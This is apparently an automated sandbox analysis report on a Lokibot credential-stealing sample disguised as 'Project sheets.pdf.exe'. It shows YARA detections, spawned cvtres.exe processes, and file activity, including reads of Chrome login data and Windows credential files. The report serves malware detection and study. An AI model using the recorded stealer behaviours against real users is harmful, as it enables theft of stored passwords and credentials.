Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.246158939.0000000003200000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.246158939.0000000003200000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.246158939.0000000003200000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000000.00000002.246158939.0000000003200000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000000.00000002.246158939.0000000003200000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.246158939.0000000003200000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.246208717.00000000041D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.246208717.00000000041D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.246208717.00000000041D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000000.00000002.246208717.00000000041D1000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000000.00000002.246208717.00000000041D1000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.246208717.00000000041D1000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Project sheets.pdf.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D1AC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Project sheets.pdf.exe.log	0	226	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0	success or wait	1	6D1AC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CE75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CE75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CDD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CE7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CDD03DE	ReadFile

Analysis Process: cvtres.exe PID: **5896**, Parent PID: **5648**

General	
Target ID:	1
Start time:	06:42:07
Start date:	11/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Imagebase:	0xa40000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cvtres.exe PID: **5920**, Parent PID: **5648**

General	
Target ID:	2
Start time:	06:42:08
Start date:	11/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Imagebase:	0xa40000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cvtres.exe PID: **3896**, Parent PID: **5648**

General	
Target ID:	3
Start time:	06:42:08
Start date:	11/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Imagebase:	0xa40000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000003.00000002.501322554.0000000005046000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000003.00000000.243627091.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.500576224.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000002.500576224.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000002.500576224.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000003.00000002.500576224.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000003.00000002.500576224.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000003.00000002.500576224.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000002.500576224.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000002.500576224.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.244592530.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.244592530.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.244592530.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000003.00000000.244592530.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000003.00000000.244592530.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000003.00000000.244592530.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.244592530.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.244592530.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.244853180.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.244853180.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.244853180.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000003.00000000.244853180.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000003.00000000.244853180.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000003.00000000.244853180.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.244853180.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.244853180.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.243877833.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.243877833.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.243877833.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000003.00000000.243877833.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000003.00000000.243877833.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000003.00000000.243877833.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.243877833.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.243877833.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.244125189.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.244125189.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.244125189.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000003.00000000.244125189.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000003.00000000.244125189.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000003.00000000.244125189.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.244125189.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.244125189.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	0	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	40415C	ReadFile

Disassembly

No disassembly